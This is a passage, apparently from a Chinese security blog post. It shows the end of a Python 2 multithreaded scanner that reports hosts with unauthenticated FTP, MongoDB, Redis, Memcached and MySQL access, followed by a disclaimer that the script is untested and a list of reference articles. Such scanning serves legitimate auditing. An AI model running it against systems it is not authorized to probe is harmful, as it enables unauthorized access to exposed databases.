        for t in thread_list:
            t.join()
    else:
        thread_list = []
        for i in xrange(10):
            t = Thread(target=vul_Check, args=targetHosts)
            thread_list.append(t)
        for t in thread_list:
            t.start()
        for t in thread_list:
            t.join()
    f.close()


def printResults():
    while len(FTP_unauthhost) > 0:
        print FTP_unauthhost.pop() + ' : ' + 'FTP Unauthorized Access Succeeded'
    while len(MongoDB_unauthhost) > 0:
        print MongoDB_unauthhost.pop() + ' : ' + 'MongoDB Unauthorized Access Succeeded'
    while len(Redis_unauthhost) > 0:
        print Redis_unauthhost.pop() + ' : ' + 'Redis Unauthorized Access Succeeded'
    while len(Memcached_unauthhost) > 0:
        print Memcached_unauthhost.pop() + ' : ' + 'Memcached Unauthorized Access Succeeded'
    while len(MySQL_unauthhost) > 0:
```

unauthor_access-2

此脚本未做测试，请根据自身需求，修改测试使用！

参考文章

- https://www.secpulse.com/archives/55928.html
- https://www.secpulse.com/archives/49115.html
- https://www.secpulse.com/archives/6540.html
- https://xianzhi.aliyun.com/forum/mobile/read/750.html
- https://book.thief.one/webying-yong-lou-dong/136-elasticsearchwei-shou-quan-fang-wen-lou-dong.html
- https://www.secpulse.com/archives/2166.html
- https://github.com/findys/sunburst/
- https://yeasy.gitbooks.io/docker_practice/